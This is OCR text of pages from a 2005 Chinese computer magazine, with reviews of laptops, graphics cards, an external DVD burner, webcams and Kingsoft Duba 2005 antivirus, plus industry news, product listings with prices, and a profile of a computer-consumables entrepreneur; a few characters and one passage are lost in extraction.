宽屏笔记本除了更适合播放16:9的影片外，对办公人士也非常有用。因为同样尺寸下宽屏幕提供了更大的横向宽度，使用户在处理文档或者　览网页时不需要左右拖动滚动条，而标准比例的屏幕在处理文档或　览网页时也需要和屏幕上下宽度更窄的宽屏笔记本一样拉动滚动条，再加上12英寸以上的宽屏幕也使笔记本能容纳标准尺寸键盘。

华硕 W3N系列笔记本电脑是采用Dothan Pentium M处理器，配置独立ATi Mobility Radeon 9700显示核心的14.1英寸宽屏笔记本电脑，整体配置适合于喜欢娱乐的用户和商务办公人群。W3N整体为银黑色，给这台轻薄的笔记本增加了稳重的感觉，机身上盖为铝合金拉丝外壳，时尚而坚固，也体现华硕精细的做工。通过统一设计，W3N的电池和笔记本转轴合起来很像一个整体圆柱，在转轴的最右侧是开启后发蓝光的电源开关，在夜晚使用时发光的开关方便使用，而将开关放在侧面的设计也不会影响使用者观看屏幕。



W3N的扩展口也相当齐全，右侧有音频输入输出口、PCMCIA扩展口、MMC\SD\MS通用读卡器、1个USB接口、1个Mini 1394接口、红外和S-Video输出口以及散热口。左侧提供了COMBO出盘口、网络接口、Modem接口、VGA输出以及两个USB接口。由于整体设计合理，因此W3N的所有外接接口使用都相当方便和人性化，在连接外置设备后不会影响键盘输入以及使用外置鼠标。


W3N的屏幕为镜面高亮屏幕，色彩还原十分优秀，而且1280×768的分辨率已经达到了HDTV的720P标准的要求，使W3N在播放影片时有非常好的效果。W3N的独立ATi Mobility Radeon 9700显示核心能够提供非常优秀的3D处理能力，使对3D娱乐要求较高的用户也会对这款笔记本　然心动。

W3N自带的4800mAH在普通应用下能够提供3个小时左右的使用时间，而且通过将COMBO更换为电池仓，还能安装第二块电池，提供更长使用时间。CF [CP07]



嘉常用的蓝色PCB板，提供D-SUB、DVI和S-VIDIO三头输出，并能通过自带的转换器提供HDTV输出。技嘉RX70128D显卡采用的是SilentPipe散热管设计，在显卡正面和背面分别覆盖一块和两块大面积散热片，并通过热管连接起来，这相当于使显卡核心有相当大的散热面积，因此这款显卡完全不需要风扇散热，运行时温度也不高。除此以外，技嘉RX70128D显卡正面的热管散热片同样没有占用旁边的扩展槽位置。

狂镭 X700PRO 钻石版黄金斗士 128MB 显卡



看到这款显卡的第一眼就被显卡上金灿灿的散热器吸引了。这款狂镭X700PRO钻石版黄金斗士显卡采用的是热管散热器搭配风扇散热的方案，在这样优良的散热环境下425MHz频率的Radeon X700Pro核心运行时极端冷静，并有极大超频空间。显卡搭配的2.0ns MBGA显存也能提供1GHz的标准运行频率，这让这款显卡完全有能力将性能提升到超越Radeon X700XT的水平，适合喜欢超频的玩家。

PCIE 显卡时代，群雄纷争

显卡市场进入PCIE时代，其实也是进入又一个洗牌时代。从显卡芯片上讲，除了nVIDIA和ATi两个老对手斗得你死我活外，老牌显示芯片制造商S3也携带自己的产品插入这个市场，希望能分一杯羹，从SiS独立出来的XGI显示芯片制造公司同样也希望在这个市场中占有一席之地，而它们的产品也是很有特色，不容小视。

从显卡品牌上说，像华硕、微星、技嘉这类大厂可以依靠自己的研发能力，推出大量有自己特色的产品，适合看中功能的用户。而像影驰这类显示芯片厂商的AIC(Add In Card，意为具有成品显卡生产能力的厂商)厂商，由于对相关产品理解得相当透彻，推出的产品都以稳定见长，并经常会推出一些高性价比产品。而如七彩虹、捷波等厂商则善于生产出一些设计独特的高性价比产品，吸引用户关注。而这些厂商的所有目的就一个——希望消费者选择自己的产品，而在这样的竞争下，消费者无疑能够体会到不少实惠。

CF [CP06]

华硕 SDRW-0804P-D 外置 DVD 刻录机

■ CFan 评测室



有不少选择超轻薄笔记本电脑的用户都有一个遗憾，就是这些电脑很多都不带光驱，在必须使用光存储的时候相当麻烦。如果直接购买一个外置光驱，全尺寸光驱庞大的体形又让轻薄笔记本电脑的优势全无，一个与轻薄型笔记本电脑搭配的轻薄外置光驱才是首选。

华硕 SDRW-0804P-D 外置 DVD 刻录机体积只有一个 CD 盒般大小，重量只有 350 克，银色机壳背上的圆盘形状正好是一张标准 12 厘米光盘大小，由此可以看出这个刻录机多么小巧。SDRW-0804P-D 整体外壳为铝合金磨砂外壳，结构相当坚固精致，而且铝合金外壳也方便散热，外壳上的一行条码标明了这款刻录机的速度指标：支持 8X DVD+/-R,4X DVD+/-RW 和 24X CD-RW。

SDRW-0804P-D 的背面有 Mini USB 2.0 和 Mini 1394 接口可以和电脑相连接，让用户可以随意选择连接电脑的方式，两种使用方式都是相当稳定。SDRW-0804P-D 通过附带的变压器提供移动光驱的供电，而且考虑到使用便携光驱的用户很可能会游走于世界各地，使用不同的电源插座，因此 SDRW-0804P-D 的变压器还专门配备了 4 种不同的电源接头，非常体贴用户，另外 SDRW-0804P-D 还附送一个保护刻录机的便携布袋。



总体来说，华硕 SDRW-0804P-D 为需要便携数据读写的用户提供强劲稳定的性能和方便的便携性，配合它时尚的外形，是需要便携外置存储设备的用户不错的选择。CF [CP08]

多彩中国娃娃摄像头套装

■ CFan 评测室



随着宽带的普及以及各种即时通信软件的发展成熟，网络视频交流已成为新一代常用交流方式了。摄像头也从最早的外形单调、成像环境要求高发展到现在的外形丰富、成像质量高。

作为国内著名外设厂商的多彩科技也一改过去摄像头单独销售的常规销售方式，推出了中国娃娃摄像头套装，这套摄像头有什么特别呢？

中国娃娃里面的两个摄像头都是红色胖乎乎的富娃娃造型，全身洋溢着浪漫的气息，憨态可　的男娃娃和女娃娃让摄像头的使用双方更感受到爱的甜蜜。娃娃背面是独立的 Mini USB 接口，更细的连接线让摄像头的摆放也更加方便。





中国娃娃的拜年姿势的手中藏有 6mm 高清晰相机专用玻璃镜头，62° 广视角。内置静态插值 130 万、动态 48 万像素的感光元件能够在 640 × 480 图形大小时候提供可达 30 帧 / 秒的流畅画面。中国娃娃摄像头都具有调焦功能，可适应不同焦距下使用。

中国娃娃摄像头除了本身拍摄质量就相当优秀外，自带的摄像头软件有相当丰富的调节功能，能够独立细微地调节摄像头的亮度、对比度、灰度、色调等，还有自动适应日光灯闪烁频率的去抖动功能，使摄像头即使在光线不太好的时候也能会放出清晰的图像。

而中国娃娃摄像头的配套软件最有意思的是增加了一个“特效”功能，在这里能够将摄像头拍摄的画面加上怀旧、油画、电视、瞄准镜等等 27 种特殊效果传输给视频接收方，给已经习惯了常规摄像头的视频交流对象一个大大的惊喜。

现在的 DIY 电脑都要体现一种个性，而多彩中国娃娃摄像头个性可爱的外形加上有趣方便的配套软件，很能让使用者表现出不一样的个性，值得用户关注。CF [CP09]

主动、抢先保护你的电脑——金山毒霸2005

■ 小特

互联网的普及与发展，给人类的生产和生活带来了巨大的方便，同时，电脑病毒的传播和肆虐也日益严重。由于病毒通过互联网传播的速度日益加快，信息安全的形势愈发严峻。

近日，金山公司推出了其最新的毒霸单机版本2005版，这一版本最核心之处在于其“主动实时升级”和“抢先式防毒”技术。

1.主动帮你来升级

“主动实时升级”是金山毒霸2005最有特色的新功能，用户在不用实施任何操作的情况下，即可在很短的时间内获得最新病毒库。实际它是由服务器将升级文件主动“推”给客户端，由以前的客户端被动升级，变成服务器主动升级。这样，当重大病毒爆发时，只要很短，甚至是10分钟内就可以让所有客户端升级。换个角度说，这款产品病毒库的大面积更新速度甚至比病毒大面积传播的速度还要快。而且这个方便的功能还是自动的，只要安装好，就会自动启动(见图1)。这点对于像小编这种懒人最为合适，安装好后，既不用去操心去升级，而且又不必担心每次自动升级之间的那段时间被新病毒入侵。



图1　更新前及更新完成

2.抢先一步护系统

安装金山毒霸2005后每次启动电脑，在Windows登录界面的背景上都有一个“金山毒霸正在保护您的电脑”的标志。这时，虽然Windows还没有完全启动，但是金山毒霸的防毒系统已经在运行了。这一功能使得毒霸2005可以防住一切随机加载的病毒，提高了用户系统的安全性(见图2)。据了解这个是先于所有服务启动，这样连以服务形式加载的病毒同样也可以被防御。



图2

3.主动帮你补漏洞

金山毒霸2005中提供了更加全面细致的扫描能力，更提供了强大的主动漏洞修复功能。

新版的漏洞扫描工具支持日常更新漏洞库并且通过自动下载补丁来修复系统漏洞，有效地杜绝了病毒通过系统漏洞侵入。它不仅支持Windows、IE、OE等系统软件的漏洞扫描和修复，还支持Microsoft的IIS、Media Player、MSN Messenger等常见应用软件的漏洞扫描和修复。

主动漏洞修复是金山毒霸2005的又一个鲜明的亮点。每当新的漏洞被发现时，借助金山毒霸2005的主动实时升级功能，最新的漏洞信息库会在第一时间被升级到用户的电脑上。接下来，主动漏洞修复程序会自动扫描并且帮助用户修复系统中的漏洞。像小编这样每天使用Windows Update进行升级的人，也不得不试试金山毒霸2005的这个功能，毕竟主动升级总比天天去“点”强。

4.跟踪式反间谍

从金山毒霸6增强版开始，金山毒霸安全组合装就添加了木马专杀功能。在金山毒霸2005中，多项全新功能的引入进一步提高了金山毒霸安全组合装的防黑反木马能力。

网 2005采用了一项被称为“跟踪式反间谍”技术的新型网络行为认证技术，对普通应用程序进行跟踪监控。一旦应用程序的大小、内容等属性发生异常变化，系统将特别提醒用户注意，有效防止木马、间谍软件“冒名顶替”盗取用户数据。可不要小看这个功能，它可以帮你挡住不少“狡猾”的木马。

在邮件监控方面，金山毒霸2005提供了邮件隐私保护功能。这个功能可以对用户重要的私密数据进行保护，一旦木马或间谍软件试图通过邮件盗取这些数据，新版的邮件监控会报警并提示用户，确保用户的重要数据不会外泄。

5.“垃圾分类”更清晰

金山毒霸2005同样对在金山毒霸6增强版中大受欢迎的反垃圾邮件功能进行了改进。改进的邮件监控采取全新的垃圾邮件过滤引擎，采用全新算法、内置大量垃圾邮件规则，大大提高了对垃圾邮件的识别率，可以识别绝大部分的垃圾邮件。同时，新的邮件监控也支持多端口同时收发邮件(如110、25、725等)，非常便于管理使用不同端口收发邮件的不同邮箱。

6.安全服务

随着金山毒霸2005的推出，金山公司为用户推出了许多新的安全服务，包括每工作日内至少更新3次病毒库数据的服务承诺和通过主动预警服务及时推送重大病毒、系统安全补丁信息的在线服务功能。

主动实时升级功能和有效的抢先启动防毒系统，操作界面的人性化，优秀的病毒查杀能力，极低的系统资源占用，均在金山毒霸2005中得以突出体现。不得不说金山毒霸2005的确是一款非常优秀的信息安全软件。CF [CP10]

2005飞利浦光存储产品研讨会在京举行



为了进一步加大对中国光存储市场的产品推广力度，前不久，皇家飞利浦电子在北京举行盛大的规模展示活动，全方位推介其全球领先的光存储技术及全线光存储产品，为用户勾勒出光存储技术的未来发展远景:更大容量、更快速度、更高质量，从而受到业界广泛关注。

在会上，阵容强大的飞利浦全系列产品一应俱全，一举囊括了从CD-ROM、CD-RW、DVD-ROM、DVD刻录机到各式盘片在内的全系列产品，展示规模之大和演示产品之全均创历次之最。此外，展会还向与会者展示了光存储领域的新产品、新设计、新材料、新工艺，充分显示了当今全球光存储市场最高研发技术水准与卓越产品品质。其中飞利浦王牌产品DVDR1620K双层双制DVD刻录机所含的三大绝技——随机功率校正、热平衡刻写、无缝连接使断点连接和防刻死等刻录常见问题迎刃而解，被业界誉为"DVD记录终级产品"。此外，在会上展示的16X DVD刻录盘吸引诸多与会者纷纷上前试用体验。16X DVD刻录盘片在中国同步上市。标志着16X极速DVD刻录普及的真正开始。此举也再次表明了飞利浦光存储将全球顶尖技术同步带入中国市场的至诚理念。

在未来一年内，飞利浦将继续大力倡导"更高数据存储量、更高画质解析度及更多功能的光学存储科技"三大光储理念，并将坚持以尖端的研发技术、严谨的制造工艺及完善的质量保障体系为广大中国用户带来更完美的光存储应用体验。

华硕W1荣获iF设计金奖

素有"设计界的奥斯卡"之称的国际论坛设计奖(iF Design Award 2005)前不久揭晓。华硕电脑为华人品牌首开纪录，华硕W1笔记型电脑荣获iF金奖(iF Gold)肯定，是今年惟一获得金奖的华人品牌。此次华硕一共有五项产品荣获iF设计奖，另外，华硕甫推出的三款轻薄笔记型电脑W3、W5、V6更一口气摘下三座"2005 Red Dot Award"，让华人品牌在国际市场扬眉吐气。

国际论坛设计奖被公认为全世界三大设计奖项 (iF Award、Red Dot Award、G-Mark Award)之首，每年与德国汉诺威信息大展(CeBIT)的开幕同步颁奖。今年共有超过两千三百件的产品，来自全球三十一个国家的厂商同台竞技。在美感、实用性、创意、可行性与品牌表彰价值上有杰出的表现，才能获得入围，进一步从入围名单中评选出五十件产品，颁予金奖的最高荣誉。华硕电脑以宽屏幕笔记型电脑W1、旗舰级笔记型电脑V6、时尚PDA A730、PDA手机P505，以及超薄可携式DVD刻录机SDRW-0804P-D等五项产品获选，其中W1的金奖荣耀，更是全球最受瞩目的焦点。诚如主办单位工业论坛所言:"iF大奖的标章已经成为普世高度认同的品牌，永远代表着最新最优越的设计趋势!"



10万片！网吧集体采购XFX讯景显卡

3月18日，文化部、国家技术监督局、部分省市人民政府领导及文化部门领导，网吧行业协会及18家连锁网吧企业，Intel、nVIDIA、罗技、希捷、优派、金士顿、镭射、飞利浦、XFX讯景、七喜等硬件厂商齐聚北京，举行了2005年中国网吧"阳光计划"的启动仪式，对外公布2005中国网吧电脑解决方案并进行第一批电脑采购。



作为阳光计划的组成部分之一，参与计划的连锁网吧将在2005年采购10万台电脑，所有电脑均采用"网吧专用电脑解决方案"。这是第一次由网吧用户定义的专门为网吧配置的专向PC产品。

在这次采购案中，与网吧息息相关的电脑配件——显卡部分，将全部采用基于nVIDIA芯片的XFX讯景显卡。XFX讯景为国内众多品牌电脑提供显卡代工服务，讯景显卡的高稳定性、高兼容性在业界有口皆碑，特别适合在网吧这种苛刻的环境下出色工作。



CF [CP11]



爱国者 mini 机箱

时代在发展，空间的利用显得格外重要， PC 电脑需要占用一定空间，或许普通用户根本不用考虑空间问题，可对于那些在高级写字楼里办公、居住在拥挤环境中的人们，压缩空间就成为必要的选择。针对此种需求，爱国者 mini 机箱系列产品应欲而生，mini 机箱不仅保持了小巧秀气的造型，支持两大、一双（大电源、大主板、双光驱）的独特设计实为国内机箱首创。Mini 系列机箱共有三种，型号为 102，103，113。三款机箱均支持两大一双的设计，113 机箱更是在原有设计的基础上特意配备了 LCD 液晶显示屏，让你可以随时监控箱内温度的变化，加倍呵护你的电脑硬件。

咨询电话:*8008107666*

产品价格:*102 /103 机箱 399 元;113 机箱 439 元*

LG FE500 系列 MINI MP3 音乐播放器



LG FE500 系列产品最吸引人的地方在于她小巧的体积和简约的风格。整体机身相当于一个钥匙链的大小，堪称 MP3 中的 MINI 之最。作为主打时尚人士的产品， LG FE500 有同色系及花色系两类的 10 几种颜色供选择。FE500 MINI 供电上采用高容量的内置 电池，音乐播放除支持 MP3、WMA 常用的格式外，还额外支持微软新推出的 ASF 流媒体格式。LG MINI FE500 还具有现今最流行的音乐演绎效果－ SRS 3D 环绕音效，让音乐真正围绕耳朵旋转。

咨询电话:*010-64311188*

产品价格:*1040 元*



魅族 X2 MP3 播放器

族 MEIZU X2 MP3 播放器外形方方正正，刚性十足，十分适合男性用户。128 × 64 像素液晶屏提供多级调节，多达 999 种背光，可随音乐舞动个性色彩。X2 MP3 播放器集 SRS 、FOCUS 及 TruBass 三种技术于一身,能在普通音箱内或耳机上提供极大的音效改善多种音效选择和自定义音效设置功能，8 种均衡和图形自定义均衡提升 MP3 回放效果。 族 X2 MP3 播放器内置麦克风，高保真录音，支持快捷键启动录音，连续录音可达 6 小时，支持 WMA/MP3/WAV 多种音乐格式，外部音源设备直录 MP3 压缩编码功能，并支持超强立体声 FM 收音，支持自动搜索频道和频道管理功能，实时电台节目录制，校园广播功能，功能相当全面。

咨询电话:*0756-6116288*

产品价格:*599 元*

SONY 超强外置 DVD 刻录机 720UL



近日，SONY 推出了新款超强外置式双层双兼容 DVD 刻录机 DRX-720UL，支持 16X 刻录 DVD+R/DVD-R，4X 刻录 DVD+R DL，8X 刻录 DVD+RW，6X 刻录 DVD-RW，16X 读取 DVD-ROM。720UL 采用了最新技术以保证刻录质量，其中 "3D OL Tilt" 技术能够防止因为光盘品质良 不齐而使读写准确度降低的现象，进而减少刻坏盘片的情况。而 "O.R.S.C 技术" 则可以调整刻录功率，控制读写速度，有效降低机器运转的噪音，同时提升刻录品质。SONY 720UL 的接口很丰富，包括一个 USB2.0 接口，一大一小两个 IEEE 1394 接口。在新上市促销期间，购买这款机器，可以获赠 10 张 8X DVD-R 刻录光盘。

咨询电话:*0755-83793765*

产品价格:*1999 元*



金河田 GD603 特效摄像头


GD603 特效摄像头使用新一代 1/4 英寸 CMOS 图像传感器。当分辨率设置于 640x480 (VGA) 下时，摄像头的传输速率每秒可达 30 帧率。

在特效选项里面，驱动程序内置了 17 种动态影像效果及 10 种特殊相框，可以使以往单调的视频聊天变得更加有趣和丰富多彩。这些动态影像特效全面兼容时下流行的 MSN、QQ 网易泡泡、雅虎通及新浪 UC 等即时通讯工具。

咨询电话:*0769-5057928*

产品价格:*112 元*

华硕静音王 CB-5216A 康宝



华硕"静音王"康宝CB-5216A支持16X DVD-ROM，52X CD-R，32X CD-RW和52X CD-ROM。华硕CB-5216A采用短机身设计，面板上醒目地印有"ASUS"和"QuieTrack"的字样，标明了它作为华硕"静音王"系列成员的身份，同时很简洁地安排了光盘弹出按键和工作指示灯。华硕CB-5216A与其他"静音王"产品一样，采用华硕独家"气流导正"技术(AFFM空气流场导正技术)，有效降低机器运行发出的噪音。同时装载华硕专利的"动态防震"(DDSS Ⅱ第2代高速双层悬吊动态防震技术)系统和"AI人工智能读取变速"功能，有效地降低产品震动幅度，大大降低了机器工作产生的噪音。

咨询电话:*8008206655*

产品价格:*请电话咨询*

九州风神 Snowman V20 双热管显卡散热器




考虑到不同的GPU对象与需求，Snowman V20配有两副GPU散热模块，用户可按需而定。正、反两块硕大的散热片做工精良，散热面积更是达到了1200平方厘米。两根镀银热管有效提高了热量从正面向反面的传导速度，令散热效率进一步提升！为了方便用户安装GPU散热模块和正、反散热片(拧螺丝)，九州风神Snowman V20还附带了一把小螺丝刀，免除了大家因一时找不到适合的螺丝刀安装Snowman V20的后顾之忧。70×70×15mm的风扇转速仅有2500±10%RPM，风量28CFM。无需支架，我们就能将这个风扇轻易地安装到散热片上。一旦有流动的气流穿过GPU和显存散热片，那么因滞热而产生的高温问题立即得到解决，一个舒适的工作环境就在眼前。

咨询电话:*010-82896511/12/13/14*

产品价格:*168 元*

学生装机首选——Foxconn 865A01 主板



Foxconn 865A01主板采用标准的ATX规格，基板采用4层PCB工程板，综合布线合理，做工精良。采用Intel 865PE + ICH5芯片组，支持Socket 478插槽的P4和赛扬系列CPU。全新设计的电源控制(FMB)和电压调节(VRM)模块搭配优质低阻电容及纯正Foxconn接插件充分保证了主板的可靠性。加上富士康的CPU无级变频、主板北桥芯片保护装置等七大创新技术，能使用户轻松地对主板进行设置，最大限度地提升电脑的稳定性。现在这款主板调价让利用户，还享有三年"零等待"即刻更换良品的售后服务，成为865系列主板中最具性价比的一款产品。

咨询电话:*8008306099*

产品价格:*728 元*

磐正 9HEAI 主板




磐正9HEAI主板采用了VIA的K8T890北桥与VT8237R南桥组合，这样的组合，当然少不了支持AMD Socket 939速龙64/速龙64 FX处理器；支持2GTs的Hyper Transport，板载了4个DIMM插槽，提供对双通道DDR400/333/266内存的支持，最大支持4GB内存，配合处理器本身集成的内存控制器，把内存的性能发挥到极致。由于南桥采用了VT8237R而不是VT8237，这表明新的南桥支持原生的SATA RAID功能，而不再是之前的Soft-RAID了。在扩展插槽方面，配备一条PCI-E X16的显卡插槽、2条PCI-E X1插槽及3个PCI插槽。其升级性及性能也是不言而喻的了。两个SATA接口的支持(RAID 0，1)，另外也支持两个ATA 133的IDE接口。

咨询电话:*8008574001*

产品价格:*请电话咨询*

昂达 K8T800 超频板仅售 499 元



K8T800N 2.0版主板是昂达754平台系列中性价比最强的产品，标准的大板设计，经典的6层蓝色PCB板基、走线细密工整、用料奢华，是同价位产品中不可多得的精品。新的2.0版较原型号产品不仅价格上首次降至499元的超低价，在功能上还有了众多增强。新版本的K8T800N具有更多的优点：采用3相供电设计，具有更好的超频性能：搭配热销的闪龙2600+可以将外频轻松超至250MHz。具备昂达的"不死鸟"烧不死技术，可以充分保护安全；另外，这块主板在BIOS里集成了CPU/DIMM/AGP电压调节，有多个针对超频的选项，超频能力非常值得期待。

咨询电话:*020-87636363*

产品价格:*499 元*

CF [CP13]



小耗材做出大市场

■ 山东 渡朴

提起创业，相信很大一部分人都会联想到惊心动魄的资金和市场运作，以及辉煌的行业旗帜效应。但事实上，更多的创业者，最初都是为了解决口腹之欲这么简单的生存问题。今天给大家介绍的主人公就是这样一个创业者。


左边是“新世纪耗材”的老板罗荣明，右边为笔者。

罗荣明：29岁，出生在沿海地区的一个小城。大学毕业后曾在电脑公司做过销售员，后来辞职。2001年自己开了一家经营电脑耗材的小店，经过几年的不懈努力，从一个不到十平米的小店发展到拥有五家连锁店，成为多个品牌耗材的胶东总代理，公司固定资产也由创业初期的5000元达到200万元。

跑龙套的销售代表

2000年，罗荣明从一所不知名的三流大学毕业。当时做电脑这一行已经进入了微利时期，在这座只有20万人口的小城里，大大小小的电脑公司遍地都是。拿行内人士的话来说：″卖电脑比卖菜的都多。″ 罗荣明虽然学的是计算机专业，可是没有一家电脑公司会青　这个刚出炉的毛头小子，罗荣明应聘了几家公司，答复几乎都是一样：做销售代表，明天来上班吧！看得出来人家对自己根本没有什么太大兴趣。但是喜欢电脑的罗荣明还是选择了一家比较大的公司，开始了第一次打工生涯。

但一切都与罗荣明想象中的大不一样，说是销售代表，什么也″代表″不了，说难听一点其实就是一个跑龙套的。公司有事的时候跟着销售主管下去做一些宣传，发发单子；没事的时候给公司里的大哥大姐递茶端水，叫个外卖等。就相当于写字间里的一个officer(办公助理)，一段时间下来，罗荣明发现自己在这个公司就像一个局外人，大家都在忙各自的事情，而自己除了发传单，扫扫地，什么都不会做；而且最让他难受的是感觉公司对他这样的人是一种可有可无的态度，多他一个不多，少他一个也不少。罗荣明越干越沮丧，越没有信心。他想再这样下去自己不但会迷失掉方向，实际也在浪费青春，刚毕业时那些满腔抱负、对未来充满　　的激情迟早也会被这种枯燥的日子磨平。在这家电脑公司做了不到一年的时间，终于有一天他辞职了。

无业游民“游”出新路子

辞职那段时间，确实是一段难熬的日子，二十多岁的大小伙子，整天待在家里，不用父母说，罗荣明自己也觉得难受。期间罗荣明也想过再重新找家公司试试，可是找来找去，都是那个样子，想想以前在那家公司的日子，再也不想重复了。罗荣明也想过自己创业，可如果还想要干这一行，卖电脑显然不行，怎么办呢？罗荣明在焦灼中整天游荡于电脑公司、科技市场，有时也帮朋友打个短工，倒卖点软盘之类的东西，这样至少使自己不会脱离飞速发展的IT行业。

在这期间他发现，这所小城市里很多电脑公司只经营电脑或者其配件的销售，而专门经营像软盘、色带等耗材的公司却寥寥无几，即使比较大一点的电脑公司在耗材上也从来不压货，有客户要就到市场上去调，或者从外地发货。他想：现在办公用的电脑已经趋向了饱和，机关、企事业单位几乎每天都要用到软盘、打印纸、传真纸、色带、墨盒、碳粉、硒鼓等等这些耗材，而目前电脑公司的这种耗材经销方式显然不会令客户满意的；虽然色带、软盘等这些耗材很不起眼，但也许正是因为它的″小″，很多电脑公司不屑于去专门经营。有句名言说的好：″没有小商品，只有小生意″。也许小小的耗材正是创业的目标呢！想到这里，罗荣明决定了：自己创业，搏一把！

客户是这样“磨”出来的

2001年春天，罗荣明从父母那里借来五千块钱，一个人到北京去进货，联系好几家耗材批发商，然后就让跑北京的人快运发货。随后在科技市场周围租了一个不足十平米的小房子，″新世纪耗材″就算正式开业了。开始时，每天上门的客户很少，几张软盘、两根色带常常就是一天的销售业绩，那是因为他的店面实在是太不起眼了，也没有固定的客户。没有办法，罗荣明一边托朋友照顾店面，一边自己出去跑业务。

耗材的使用大户都是机关企事业单位，但是他们往往

已经形成了到固定的商家进货的习惯，要想插进去，确实很困难。罗荣明决定用泡蘑菇的办法一家一家地进攻。到了一个单位先找到打印室或办公室，自我介绍一番，接着在那里磨上半天嘴皮子，但是人家可能什么都不买。尽管如此，罗荣明也不死心，一次不行两次、三次，不厌其烦地往那里跑，罗荣明有句话："生意不成，混个脸熟也行"。有时恰好那些单位的电脑出现了一些故障，罗荣明就自告奋勇帮他们免费修理电脑，这样慢慢下来，有的单位碍于面子或被他的热情打动，开始多多少少地买了他一点耗材，这让罗荣明欣喜若狂。他马上告诉每一个客户：不管你们是要什么东西，即使是一根色带、一张软盘，我也保证一个电话市区内十五分钟一定送到，并且需要安装的话免费安装。为了这个承诺，半年的时间，罗荣明那辆崭新的"山地自行车" 是被他骑坏了。

没有利润也要坚持

有了一些客户，罗荣明干得更有劲了。不过一个人总是跑不过来了，于是他就找了三个人专门负责送货。其实那个时候，凭罗荣明公司目前的实力，根本雇不起人，虽然看起来每天要货的电话很多，但数量往往都很少，大的订单还是掌握在一些老牌的电脑公司手中。一个月算下来，除了付房租，给工人工资，剩下的钱还不够自己出去打工挣的多。有朋友说了：你真是活雷锋啊，不但义务送货还给社会解决就业呢！面对这些质疑和嘲讽，罗荣明也不去反驳，他有自己的想法：目前还不到赚钱的时候，现在正是创业最关键的时期，我只有提供给每一个客户优质的服务，才能换来良好的口碑和更多的客户，而这些是公司以后能发展壮大的基础，如果仅仅局限于眼前小利，失去信誉，公司也就没有什么前景。因此那个时候虽然是没有多少利润，甚至有两个月还出现过负数收入，罗荣明还是告诉自己，一定要咬牙坚持下来。

抓时机连锁经营

功夫不负有心人，罗荣明的公司在这样几乎没有利润的状态下大约持续了一年多一点时间，生意终于开始慢慢好了起来，尤其是很多企事业单位的打印室很愿意找罗荣明这样的公司，缺什么东西，一个电话马上就上门安装。这样便捷周到的服务，为他的"新世纪耗材"赢得了不少口碑。于是像公安局、土地局、国资局、法院等这样比较大的机关也与他的公司有了一些业务。

在与这些部门业务量增加的时候，罗荣明马上想到自己目前的店离这些单位较远，而这些政府机关又相对集中，是不是可以在这些单位周围再开家耗材分店呢？一来可以方便客户，送货更快捷；二来也可以节省自己公司的人力成本，是一举两得的好事情。这样在第二年罗荣明开了家分店，效果正如他所想象，效率高质量优的服务把分店周围大部分政府机关的耗材生意都揽了下来，由此，"新世纪耗材"的名气越来越大了。不久，罗荣明根据不同单位的性质和所在的区域，比如在学校聚集区、企业聚集区、高档写字楼等等，又接二连三地开了四家分店，有针对性的面对不同的客户群体，形成连锁经营。

做代理发展壮大

生意越来越火，耗材的销量就越来越大。罗荣明又发现为什么别的电脑公司要的耗材总是到外地进货？自己公司的进货价格虽然比别的电脑公司便宜一点，可是作为批发商这个价格还是不会让人满意。于是他跑北京、上济南直接联系几个耗材经营厂家，经过一番谈判，拿下了"东方色带"、"耐力碳粉"、"立美耗材"等多个品牌的胶东地区一级代理权。这样本地区的电脑公司进货直接到"新世纪耗材"就可以了，价格放到厂家允许的最底线。这样一来，为他的公司又拉来了不少客户，利润虽然是小了一点，可是"薄利多销"始终是罗荣明经营的宗旨之一。后来政府机关采购所有办公用品都要进行招标，耗材也不例外，商家可以进行自由竞争。谁的商品质优价廉，而且服务到位，就选中哪家公司。罗荣明的"新世纪耗材"也参与了竞标，不出所料，结果他的公司耗材以绝对的价格和服务优势压倒了其他的竞争者，成为本市所有政府机关单位的耗材直接供应商。至此，实际上这个城市耗材市场80%的份额已经掌握在罗荣明的手中，真正把"小"耗材做出大市场了。而罗荣明现在已经是身价过百万、拥有五家耗材连锁店的老板了，从他身上再也找不到那个跑龙套的小伙子的影子了。

谈起以后的发展方向，罗荣明说："我们公司还是要立足于本市，踏踏实实做好承诺的服务；然后以本地区市场为依托，开拓周边城市的市场份额，争取在新的一年里，在周边每个县级市都开一家'新世纪耗材'连锁店。逐步形成跨地区的集团公司。"对于罗荣明的宏伟目标，我们除了敬佩，只有祝福他在"小耗材"上能够做出更大的事业。

小编有话：没有不赚钱的生意，只有不会赚钱的头脑。生意无论大小，只要思路对头，都能做出自己的辉煌来。耗材经营在IT这个行当中，算不上一个很主流、很体面的生意，但它的利润却绝非表面上开起来那么不起眼。拿打印机来说，不管激光打印机还是喷墨打印机，其实厂商真正靠卖机器并不能带来很多的经济效益，真正支撑利润大头的，还是墨粉、硒鼓和墨水这种耗材！而且，就拿现在看起来销声匿迹的针式打印机，其实市场对色带的需求依然十分巨大！而且卖耗材对专业知识的要求不太高，客户需求也简单，进入这个行业所需的启动资金也不大。更重要的是，只要使用耗材的机器存在，生意就一定会源源不断地运转！经营耗材生意，基本上就是两条路：要么做批发走量，要么抓住一些大型企事业做长期的上门服务。当然，其中的具体细节，还需要您在进入这个行当之后，慢慢摸索。最后提醒，耗材经营一定要讲良心，莫用假冒伪劣耗材欺诈用户。

CF [CY01]



锅碗瓢盆交响曲

